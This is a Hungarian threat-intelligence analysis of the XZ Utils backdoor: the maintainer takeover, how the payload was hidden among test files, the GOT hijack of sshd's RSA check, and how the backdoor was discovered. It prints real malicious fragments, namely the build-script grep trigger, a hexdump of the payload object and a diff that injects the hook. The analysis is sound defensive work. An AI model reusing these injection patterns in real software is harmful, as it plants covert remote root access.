CTI elemzés

Az XZ Utils backdoor elemzése

1996
NEMZETBIZTONSÁGI SZAKSZOLGÁLAT
NEMZETI KIBERBIZTONSÁGI INTÉZET

Tartalomjegyzék

Zárt és nyílt forráskódú szoftverek

A szoftvereket láthatóságuk szempontjából két csoportra oszthatjuk fel. Azok a szoftverek, amelynek a forgalomba hozott verziója csak egy futtatható állományt tartalmaz, zárt forráskódú szoftvernek számít. Manapság a legtöbb vállalat az általa készített szoftvereket zárt forráskóddal hozza forgalomba, annak érdekében, hogy más vállalatok ne legyenek képesek triviális mennyiségű munkával lemásolni, vagy újra kiadni azt. A termék felhasználói nem láthatnak bele a szoftver működésébe és nem is tudnak módosítani rajta, ellenben a szoftver forgalmazói szinte minden esetben nyújtanak ügyféltámogatást.

A nyílt forráskódú szoftverek ezzel ellentétben elérhetővé teszik a programkódot is. A felhasználók így képesek teljesen megérteni a program működését, tetszőlegesen fejleszteni és módosítani azt. A nyílt forráskódú projektek nagy része nem profitorientált, hanem egy-egy fejlesztő készíti el saját használatra, később pedig mások is részt vehetnek a fejlesztésében. A közösségi fejlesztés eredményeként a szoftver jobban igazodik a felhasználói igényekhez, ellenben a szoftver fenntartói gyakran elfoglaltak, ezért nem mindig tudnak professzionális ügyféltámogatást nyújtani.

Nyílt forráskódú szoftverek a nagyvilágban

Bár a legismertebb szoftverek rendre zárt forráskódúak, a világ informatikai infrastruktúrájának nagy részét nyílt forráskódú projektek alkotják. A Docker, a Kubernetes, a MySQL és a WordPress forráskódja is szabadon elérhető, bővíthető és módosítható. De a legjobb példa a nyílt forráskódú szoftverek sikerére a GNU/Linux projekt, ami a világ legelterjedtebb operációs rendszerévé vált. A GNU projekt a régi, Unix operációs rendszer mintájára készült, a projekt része a Bash shell és a shell-ből használható számos eszköz és segédprogram, például az ls, a cat, a whoami, de a gcc compiler is. Az operációs rendszert a Linux kernel teszi teljessé.

Az évek során az operációs rendszerhez számtalan nyílt forráskódú eszköz társult és számos különböző speciális feladatra fejlesztett disztribúciója fejlődött ki. Szinte minden Android telefon, minden Chromebook és az okostelevíziók, okosórák és egyéb okoseszközök operációs rendszere is Linux alapú. A világ top 500 szuperszámítógépe, a webszerverek, az IoT eszközök és a rohamos tempóban épülő adatközpontok túlnyomó többsége Linuxot használ.

Ezeken az eszközökön az operációs rendszer részeként olyan alkalmazások is futnak, amelyek forráskódja publikusan elérhető. A jól ismert, hasznos alkalmazások kódját számos fejlesztő és egyes esetekben számos vállalat bővíti és ellenőrzi. Ezzel szemben léteznek olyan alkalmazások is, amelyeket egy-egy személy tart fenn és annak ellenére, hogy ezen gyakran használt alkalmazások forráskódja bárki számára elérhető, a gyakorlatban nem mindig kerülnek részletes és átfogó biztonsági ellenőrzés alá.

Mi is az OpenSSH és hogyan épül fel egy SSH kapcsolat?

Az OpenSSH a biztonságos távoli hozzáférés egyik legelterjedtebb nyílt forráskódú szoftvere. Az OpenSSH-t először BSD alapú rendszerekhez fejlesztették ki, de manapság már szinte bármilyen operációs rendszeren elérhető. Az SSH egy publikus és egy privát kulcs felhasználásával titkosított adatkommunikációt biztosít két számítógép között, amelyek nyílt hálózaton keresztül kapcsolódnak egymáshoz.

Egy SSH munkamenet felépülésének folyamata során a kliens küld egy kérést a szervernek, a szerver pedig válaszol a használt SSH protokoll verziójával és a támogatott hitelesítő, titkosító és tömörítő protokollok listájával. A kliens ezután a preferált algoritmusok kiválasztásával válaszol. A megfelelő algoritmusok kiválasztása után a kliens és a szerver kulcsot cserél. A kliens elküldi a támogatott kulcs-csere algoritmusokat, a szerver elfogadja a kliens által preferált algoritmust és elkészít egy, a session alatt használandó szimmetrikus kulcsot.

A kapcsolat felépítésének ezen pontján a szerver már hitelesítette magát a kliens felé, de a kliensnek is hitelesítenie kell magát a szerver felé. Ez történhet egy jelszó felhasználásával, publikus kulcs alapú hitelesítéssel vagy akár többfaktoros hitelesítés felhasználásával is, bár általában a publikus kulcs alapú hitelesítés (PKA, public key authentication) használatos.

A kulcs alapú hitelesítés során a kliens a privát kulcsának felhasználásával készít egy szignatúrát. A szerver a saját publikus kulcsával

képes megbizonyosodni arról, hogy az a szignatúra valóban a kliens privát kulcsának felhasználásával készült, anélkül, hogy az azt a privát kulcsot valaha elküldte volna a kliens a szerver számára. Ha az egyik fél a másik fél publikus kulcsával titkosít egy üzenetet, akkor azt az üzenetet csak a másik fél privát kulcsával lehet visszafejteni. Ezt a fajta titkosítást szokás aszimmetrikus titkosításnak nevezni.

Számos különböző aszimmetrikus titkosítási algoritmus létezik, de az SSH kapcsolatok hitelesítésére leggyakrabban használt algoritmus, az RSA, azon a matematikai tényen alapul, hogy a nagy félprím számok tényezőkre bontása természeténél fogva nehéz, nagy számítási igényű feladat. Mivel eddig nem találtak olyan általános célú képletet, amely egy összetett számot prímtényezőire bontana, közvetlen összefüggés van a választott tényezők mérete és a megoldás kiszámításához szükséges idő között. Ha adott egy $n = p * q$ és p és q kellően nagy prímszám, akkor feltételezhető, hogy aki képes az n számot felbontani az alkotóelemeire, az az egyetlen fél, aki ismeri p és q értékét. A gyakorlatban p és q a privát kulcs létrehozásához szükséges változók, az n pedig a későbbi nyilvános kulcs egyik változója.

A kliens hitelesítésével az SSH kapcsolat felépült, a felek bíznak egymásban és készen állnak a parancsok és fájlok átvitelére.

TUDTAD-E?

Bár a kvantumszámítógépek teljesítménye nem éri el azt a szintet, hogy megbízhatóan fejtsen vissza RSA kulcsokat, a jövő kvantumszámítógépei idővel erre képesek lehetnek. Az ECC, avagy az elliptikus görbe kriptográfia ugyanakkora kulcsméret mellett sokkal nagyobb biztonságot képes nyújtani, még ha nem is teljesen immunis a kvantum fenyegetettségekre.

Az OpenSSH backdoor-ja az XZ Utils dependenciából nyílt

Az OpenSSH forráskódját és fejlesztéseit számos információbiztonsági szakember folyamatosan ellenőrzi, ezért nehéz rosszindulatú módosításokat észrevétlenül bejuttatni a projektbe. Ugyanez azonban nem minden esetben igaz a szoftver működéséhez szükséges függőségekre (dependenciákra), amelyek biztonsági kockázatot jelenthetnek annak ellenére, hogy maga az OpenSSH alaposan auditált.

Az OpenSSH legelterjedtebb Linuxon használt verziója sokkal több dependenciával rendelkezik, mint az eredeti szoftvercsomag. Ezek közé tartozik a liblzma könyvtár is, amely az XZ Utils csomag részeként biztosítja az OpenSSH rendeltetésszerű működéséhez szükséges funkciókat.

Az XZ Utils egy olyan szoftvercsomag amely számos különböző adattömörítéssel kapcsolatos feladatot lát el és alapértelmezetten a legtöbb Linux disztribúció részét képezi. A projektet az elterjedtsége ellenére 2005 óta egy fejlesztő, Lasse Collin tartotta fenn, aki a több mint 20 éven keresztül támogatott és több millió felhasználóval rendelkező szoftverért sosem kapott anyagi támogatást. A projekt fenntartójától a felhasználók egyre több patchet és újítást követeltek, olyan mennyiségben, amivel már nem tudott lépést tartani. Egy felhasználó, Jia Tan számos feladatban segített Lassenek, többek között teszteket írt és patcheket implementált. Idővel Lasse úgy döntött, hogy a Jia Tan-t teszi meg a projekt fenntartójának. Miután Jia Tan átvette az irányítást az XZ Utils felett, elkezdhetett dolgozni a valódi célján, az OpenSSH megfertőzésén. Jia Tan célja az

volt, hogy a lehető legtöbb Linux disztribúcióba bekerüljön a backdoor-t tartalmazó XZ Utils verzió.

A payload nem hagyományos forráskód formájában került fel a GitHub repository-ba, hanem egy BLOB (azaz Binary Large Object) fájlként, amely a rosszindulatú kódot binárisként tárolta. Ehhez hasonló binárisokat régebben is tartalmazott a repository, annak érdekében, hogy a szoftver tömörítési funkciói könnyen tesztelhetők legyenek. A többi BLOB között a Jia Tan által feltöltött bináris formátumú kód még kevésbé volt feltűnő. A payload-ot a többi automatikusan generált fájl között rejti el, így a BLOB-ban megadott bináris payload az XZ Utils telepítése után már a szoftvercsomag részét képezi. Önmagában a payload-ot nem hívja meg semmi, ezért szüksége van egy összekötő láncszemre, amely a rosszindulatú kódot az OpenSSH futása során meghívja.

A payload-ot Jia az SSH kapcsolat felépülése közben, az RSA hitelesítés fázisában kísérelte meg futtatni. A kulcscsere előtt, a payload megkísérli megkeresni Jia mesterkulcsát és ha azt a kulcsot látja, akkor a hitelesítést azonnal sikeresnek titulálja és felépíti a kapcsolatot. Ha ezt a kulcsot nem találja meg, akkor a payload befejezi a működését és a hitelesítési folyamat rendeltetésszerűen fut tovább.

Viszont ez nem egy egyszerű feladat. Az RSA hitelesítést megvalósító kriptográfiai függvények nem az OpenSSH, hanem a megosztott könyvtár, a libcrypto csomag részét képezik. Ezek a megosztott könyvtárak a Windows-on használatos DLL-ekhez hasonló elven működnek. Egy könyvtár függvényeit egyszerre több applikáció is fel tudja használni ugyanabból a közös könyvtárból dolgozva, ezzel lényegesen csökkentve az egy-egy applikáció által foglalt lemezterületet.


Ahhoz, hogy ezek a könyvtárak elérhetőek legyenek egy épp induló alkalmazás számára, egy linker kitölt egy memória címtáblát, amely azon közös felhasználású függvények memóriacímére mutat, amelyekre az alkalmazásnak, jelen esetben az OpenSSH-nak szüksége van. Ez a címtábla a Global Offset Table, továbbiakban a GOT. Az alkalmazás, ha egy külső csomagból hívmeg egyfüggvényt,akkoraGOT-banmegadottmemóriacímre ugrik. Miután a GOT-ba bekerülnek a megfelelő memóriacímek, már nem írható, a rosszindulatú memóriamanipuláció elkerülésének érdekében.

Jia célja az volt, hogy az OpenSSH indulásakor felülírja a GOT-t, méghozzá úgy, hogy az RSA hitelesítésért felelős függvény eléréséhez ne a legitim kód memóriacímét, hanem az XZ Utils-ba ágyazott backdoor címét tartalmazza. Ehhez a támadó egy IFUNC nevű eszközt használt. Általában ez eszköz feladata az, hogy feltérképezze a hardvert és a GOT-be azt a függvényt helyezze be, amely a hardver számára optimális. Viszont az IFUNC-ot egy könyvtár csak a saját függvényeinek változatainál kezelheti, ezért Jia egyedül ezzel az eszközzel nem lett volna képes eltéríteni az RSA hitelesítésért felelős függvényt. Jia a program indulásának egy nagyon specifikus pillanatában injektálta a saját memóriacímét. Miután a GOT már tartalmazta a memóriacímeket de még nem vált írásvédetté, egy úgy nevezett dynamic auto-hook-kal adta meg a rosszindulatú RSA hitelesítő függvény címét. A program indulásakor a GOT legitim címekkel feltöltődik és Jia abban a néhány milliszekundumos időintervallumban írja át, amikor még nem válik írásvédetté.

A payload injektálása után az OpenSSH autentikációs mechanizmusa már nem csak legitim kapcsolatokat volt képes felépíteni, hanem ha a folyamat során a kliens Jia mester kulcsát küldte el, akkor a kapcsolat azonnal felépült.

A backdoor forráskódjának részletes bemutatása

A backdoor forráskódjának bemutatásával átláthatóan értelmezhető az OpenSSH hitelesítés eltérítésének menete. A backdoor az xz-Utils 5.6.0 és 5.6.1 verziójában volt jelen, a jelentésben az 5.6.0 kerül bemutatásra. Bár ezen verziók már nem részei egyetlen naprakész Linux disztribúciónak sem, a forráskódjuk számos archívumból publikusan elérhető, letölthető és megtekinthető. Alapvetően nincs kapcsolat az OpenSSH és az XZ Utils között, azonban egyes Linux disztribúciókon, az SSH szerver (későbbiekben a csomag neve: openssh-server) függ a libsystemd0-tól. Ez a függőség megkönnyíti a systemd (a Linux szolgáltatáskezelője) és az sshd (SSH háttérfolyamat) közti kommunikációt. A libsystemd0 függősége pedig a liblzma5, amely az xz-Utils része.



1. ábra A telepítési lánc

A backdoor felépítésének menete a következő. Az xz-Utils 5.6.1 telepítése során a tesztekben elrejtett futtatható állomány beépül a telepítendő csomagba, a liblzma.so.5-be. A telepítést a build-to-host.m4 vezényli le. Futása során a grep parancs használatával megkeresi a tesztek közé elrejtett bad-3-corrupt_lzma2.xz nevű fájlt, amely titkosítva tartalmazza a backdoor kódját.

```
AC_DEFUN([gl_BUILD_TO_HOST_INIT],
[
  dnl Search for Automake-defined pkg* macros, in the order
  dnl listed in the Automake 1.10a+ documentation.
  gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
  if test -n "$gl_am_configmake"; then
    HAVE_PKG_CONFIGMAKE=1
  else
    HAVE_PKG_CONFIGMAKE=0
  fi
```

2. ábra A telepítő függvény

A látszólagosan korruptált, tömörített állományt beolvassa, majd pedig az állományon belül egyes karaktereket kicserél, hogy az kitömöríthető legyen. A kitömörítés után válik elérhetővé a helloworld.sh nevű futtatható fájl. A fájl többek között kitömöríti a good-large_compressed.lzma nevű fájlt. A kitömörített fájl a decompressed.sh, amely feladata a backdoor elhelyezése. A fájl többek között egy, a teszteket tartalmazó mappából az előző módszert alkalmazva kitömörít egy .o kiterjesztéssel rendelkező fájlt, a liblzma_la-crc64-fast.o-t (a .o kiterjesztéssel rendelkező object fájlok egy .c vagy .cpp fájl lefordításával jönnek létre). Ez a fájl tartalmazza a backdoor kódját. A .o fájl rendelkezik 64 és 32 bites architektúrákra írt verzióval is.


```
┌──(kali㉿kali)-[~/…/xz-5.6.1/src/liblzma/.libs]
└─$ hexdump -C liblzma_la-crc32_fast.o | head
00000000  7f 45 4c 46 02 01 01 03  00 00 00 00 00 00 00 00  |.ELF............|
00000010  01 00 3e 00 01 00 00 00  00 00 00 00 00 00 00 00  |..>.............|
00000020  00 00 00 00 00 00 00 00  c0 7d 00 00 00 00 00 00  |.........}......|
00000030  00 00 00 00 40 00 00 00  00 00 40 00 19 00 18 00  |....@.....@.....|
00000040  89 d0 55 48 89 f9 48 89  f7 53 f7 d0 48 83 fe 08  |..UH..H..S..H...|
00000050  0f 86 db 00 00 00 49 89  c8 f6 c1 07 74 3f 48 8d  |......I.....t?H.|
00000060  35 00 00 00 00 0f 1f 44  00 00 66 66 2e 0f 1f 84  |5......D..ff....|
00000070  00 00 00 00 00 66 66 2e  0f 1f 84 00 00 00 00 00  |.....ff.........|
00000080  0f b6 11 48 83 c1 01 31  c2 c1 e8 08 0f b6 d2 33  |...H...1.......3|
00000090  04 96 f6 c1 07 75 e9 4c  01 c7 48 29 cf 49 89 fa  |.....u.L..H).I..|
```


3. ábra A backdoor-t tartalmazó fájl

A script ez után végzi el a backdoor implantálást a crc64_fast.c fájlba. A fájlban kicseréli az is_arch_extension_supported() függvényt az _is_arch_extension_supported() függvényre. Ez a függvény hívja meg a _get_cpuid() metódust, amely az ezelőtti lépésben kicsomagolt liblzma_la-crc64-fast.o-ban található. Mivel crc64_fast.c meghívja a rosszindulatú kódot tartalmazó .o fájlt futása során, ezért a könyvtár telepítése után, a liblzma5.so már tartalmazni fogja a backdoort. A backdoor ebben a fázisban már működőképes.

```
┌──(kali㉿kali)-[~/…/xz-5.6.1/src/liblzma/check]
└─$ diff crc64_fast.c crc64_fast-malware.c
0a1
> # 0 "[src]/src/liblzma/check/crc64_fast.c"
19a21,26
> #if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) && defined(CRC_X86_CLMUL) && defined(CRC_USE_
IFUNC) && defined(PIC) && (defined(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))
> extern int _get_cpuid(int, void*, void*, void*, void*, void*);
> static inline bool _is_arch_extension_supported(void) { int success = 1; uint32_t r[4]; success =
_get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16); const uint32_t e
cx_mask = (1 << 1) | (1 << 9) | (1 << 19); return success && (r[2] & ecx_mask) == ecx_mask; }
> #else
> #define _is_arch_extension_supported is_arch_extension_supported
> #endif
105c112
<       return is_arch_extension_supported()
\ No newline at end of file
```

4. ábra A backdoor implantálásának pillanata

Amikor az sshd szolgáltatás elindul, akkor többek közt a liblzma5.so könyvtárat is betölti. A támadók elsődleges célja, hogy az sshd RSA_public_decrypt() függvénye helyett a liblzma5.so-ba ágyazott backdoor fusson le. Az sshd elindulásának menete az alábbi diagrammon látható.




5. ábra Az sshd elindulásának menete

A liblzma könyvtár a betöltése után hívja meg az ld.so könyvtárat, amely egy dinamikus linker és loader. A feladata az, hogy megtalálja és betöltse azon közös használatú könyvtárakat, amelyeket a program a működése során használ. A backdoor betöltése pontosan az előbbi lépésben módosított crc64_fast.c fájlban található crc64_resolve() függvényen belül történik. Egy komplex folyamat eredményeként a függvény módosítja a GOT-t és meghívja a backdoor_init_stage2()-t. A függvény megbizonyosodik arról, hogy a megfelelő környezeti változók megtalálhatóak-e az áldozat gépén és felállítja a GOT-t is.

Ezután az rtld-audit könyvtár segítségével, egy audit-hookot felhasználva helyezi el a backdoor-t tartalmazó függvényt, az RSA_public_decrypt() metódust a GOT táblában, ezek után eltünteti az audit hook jelenlétére utaló jeleket is. Az audit hook lefutása után az állomány már írásvédett és nem módosítható.

A támadó ezen a ponton már sikeresen elhelyezte a backdoor-t, amely, ha valaki az SSH hitelesítés alatt Jia Tan mesterkulcsát használta, akkor azonnal beengedte, ha pedig nem, akkor a backdoor befejezte működését, ezzel is késleltetve a fertőzés észrevételét. Az eltérített SSH hitelesítés folyamata az alábbi ábrán látható.



6. ábra Az eltérített SSH hitelesítés folyamat

Amikor egy kliens csatlakozni próbál, az sshd nem az eredeti hitelesítési folyamatot futtatja le, hanem a kártékony kód saját ellenőrző függvényét. A backdoor ezután megvizsgálja a bejövő adatcsomagot. Egy egyedi mintát keres, majd megkísérli dekódolni és ellenőrizni a

csomagban küldött Ed448-as digitális aláírást. Ez a kriptográfiai lépés biztosítja, hogy kizárólag a backdoor készítője, aki a hozzá tartozó privát kulcsot birtokolja, tudja aktiválni az SSH munkamenetet, ezzel megakadályozva azt, hogy illetéktelenek visszaéljenek a hozzáféréssel. Ha az aláírás megfelelő, akkor a folyamat a system() függvényhez ágazik el, ami azonnali, root szintű parancsvégrehajtást biztosít a támadónak, teljesen megkerülve a normál bejelentkezést és az SSH naplózást. Ha az ellenőrzés elbukik mert egy legitim felhasználó vagy egy idegen próbálkozik, akkor a backdoor csendben befejezi a működését és továbbadja a vezérlést az eredeti RSA_public_decrypt() függvénynek, így a normál működés észrevétlenül, hibaüzenet nélkül folytatódik.

A backdoor célja, népszerű Linux disztribúciók megfertőzése

A backdoor elkészülte után, Jia Tan célja az volt, hogy a fertőzött verziót minél több népszerű Linux disztribúcióba juttassa el. Az elsődleges célja a Red Hat Enterprise Linux nevű disztribúció kompromittálása volt. Az új verzió nem sokkal a backdoor elkészülte után volt hivatott megjelenni és a Red Hat azért is volt kiemelkedő célpont, mert kifejezetten vállalati szerverek üzemeltetésére fejlesztették ki, így a támadók számos kritikus rendszerhez férhetett volna hozzá.

Nem sokkal a backdoor elkészülte után, az OpenSSH egyik fenntartója kérvényezte az XZ Utils csomag eltávolítását az OpenSSH dependenciái közül. Ez Jia több éves munkáját tette volna tönkre, ezért egyre agresszívabban próbálta minél több Linux disztribúcióba eljuttatni a backdoor-t tartalmazó új XZ Utils verziót. Egy kísérleti Debian kiadásba bekerült az új verzió és később megpróbálta hozzáadni az Ubuntuhoz, és a

Fedora-hoz is, az utóbbit érdekes módon ugyanaz a cég fejleszti, mint a Red Hat-et. A fertőzött XZ Utils csomag végül bekerült a Fedora 40-es kiadásába is.

Hiba a backdoor-ban

A Fedora fejlesztői az XZ Utils tesztelése során, arra lettek figyelmesek, hogy a program gyanúsan sok memóriát használ és a számára allokált memórián kívülre is próbál írni. Ez a viselkedés ugyan nem kívánatos, de az alacsony nyelven íródott és a memóriát manuálisan kezelő programoknál nem ritka probléma, azért nem szokták azonnal tudatos, rosszindulatú tevékenységnek titulálni. A Fedora fejlesztői és fenntartói jelezték a problémát Jia-nak. A nehézséget azonban nem a szoftverhiba kijavítása jelentette számára, hanem az, hogy a rosszindulatú payload, amely invalid memóriaírási műveleteket végzett, egy triviális, tesztelésre használatos bináris fájlként van álcázva. Nehéz volt ezt úgy kijavítani, hogy a Fedora fejlesztőinek ne tűnjön fel az, hogy a szoftver hibái látszólag egy irreleváns, a szoftver működése alatt elméletileg fel sem használt fájlból eredtek és ne kezdjenek el gyanakodni. Jia a függvényeket látszólag átírta, átrendezte őket és rengeteg kommentet adott hozzájuk, a payload binárisának megváltoztatását pedig azzal indokolta, hogy a tesztek ezzel az tesztadattal nem minden esetben voltak reprodukálhatók. Az álca működött és a backdoort tartalmazó kód bekerült néhány Linux disztribúcióba.

Hogy fedte fel a káros kódot egy szoftverfejlesztő?

Andres Freund a Microsoft szoftvermérnöke és a PostgreSQL egyik fejlesztője. A Debian új, instabil verziójának tesztelése közben lett arra figyelmes, hogy a szerverhez a szokásosnál hosszabb ideig tart kapcsolódni. A megnövekedett belépési idő mindösszesen néhány milliszekundum volt, viszont ez elég volt ahhoz, hogy Andres gyanakodni kezdjen. Az OpenSSH változásait visszakövetve észrevette, hogy a kapcsolódási folyamat azután lassult le, hogy az XZ Utils új verzióját kezdte használni a távoli kapcsolatokrért felelős szoftver. Az XZ Utils tanulmányozása közben lett figyelmes az előbb említett memóriával kapcsolatos hibákra a könyvtárban, ahogy arra is hogy a frissített „tesztelésre használatos” binárist sosem használták valójában tesztelésre.

Andres Freund az XZ Utils további vizsgálata után már biztos volt abban, hogy a könyvtár rosszindulatú kódot tartalmaz, amelyet Jia töltött fel, ezért nem vele, hanem egyenesen a Debian fejlesztői csapatával lépett kapcsolatba. Ezután vált publikussá a backdoor léte és az érintett termékek fenntartói számos riasztást adtak ki, amelyben arra kérték a felhasználóikat, hogy álljanak vissza egy régebbi verzió használatára. Mivel a backdoor jelenlétét még azelőtt felfedték, hogy az elterjedt disztribúciók részévé vált volna, ezért valós környezetekben nem került kihasználásra.

Ki volt Jia Tan?

A backdoor felfedése után a legfontosabb kérdés az volt, hogy ki volt Jia Tan. A kiberbiztonsági elemzők arra következtettek, hogy nem egy személyről, hanem egy csoportról van szó. Jia éveken keresztül, türelmesen dolgozott, amely inkább nemzetállamok által szponzorált csoportokra jellemző, mint egyénekre vagy elsősorban pénz által motivált kiberbűnözői csoportokra.

A támadók e-mail címének a GitHub fiókján kívül nem volt máshol nyoma az interneten, ahogy a „Jia Tan-hoz” sem kötődik semmilyen releváns információ. Ez is arra utalt, hogy nem egy valódi személy állt a backdoor mögött, hanem ez a név csak egy alias volt, amelyet az XZ Utils supply chain támadás megvalósításához hozták létre. Bár a támadás mögött álló csoportot sosem fedezték fel, számos kiberbiztonsági elemző szerint vagy a kínai APT41, az Észak-Koreai Lazarus csoport vagy az orosz APT29 állhat a backdoor mögött.

Jia Tan neve kelet Ázsiai származására utalhat, ahogy az is hogy a kínai UTC+8-as időzónából származnak a commitjai, azonban egy ilyen kifinomult támadásnál nem elképzelhetetlen az sem, hogy a támadók a valódi identitásuk elfedésének érdekében szándékosan más nemzetiségűnek adják ki magukat. Erre utalhat az is, hogy Jia Tan dolgozott a kínai újév alatt, de karácsonykor nem.

Miután a backdoor léte nyilvánosságra került, az elkövető teljesen eltűnt, és sem a fertőzött Linux disztribúciók fejlesztőitől, sem a különböző sajtóorgánumoktól érkező megkeresésekre nem reagált.

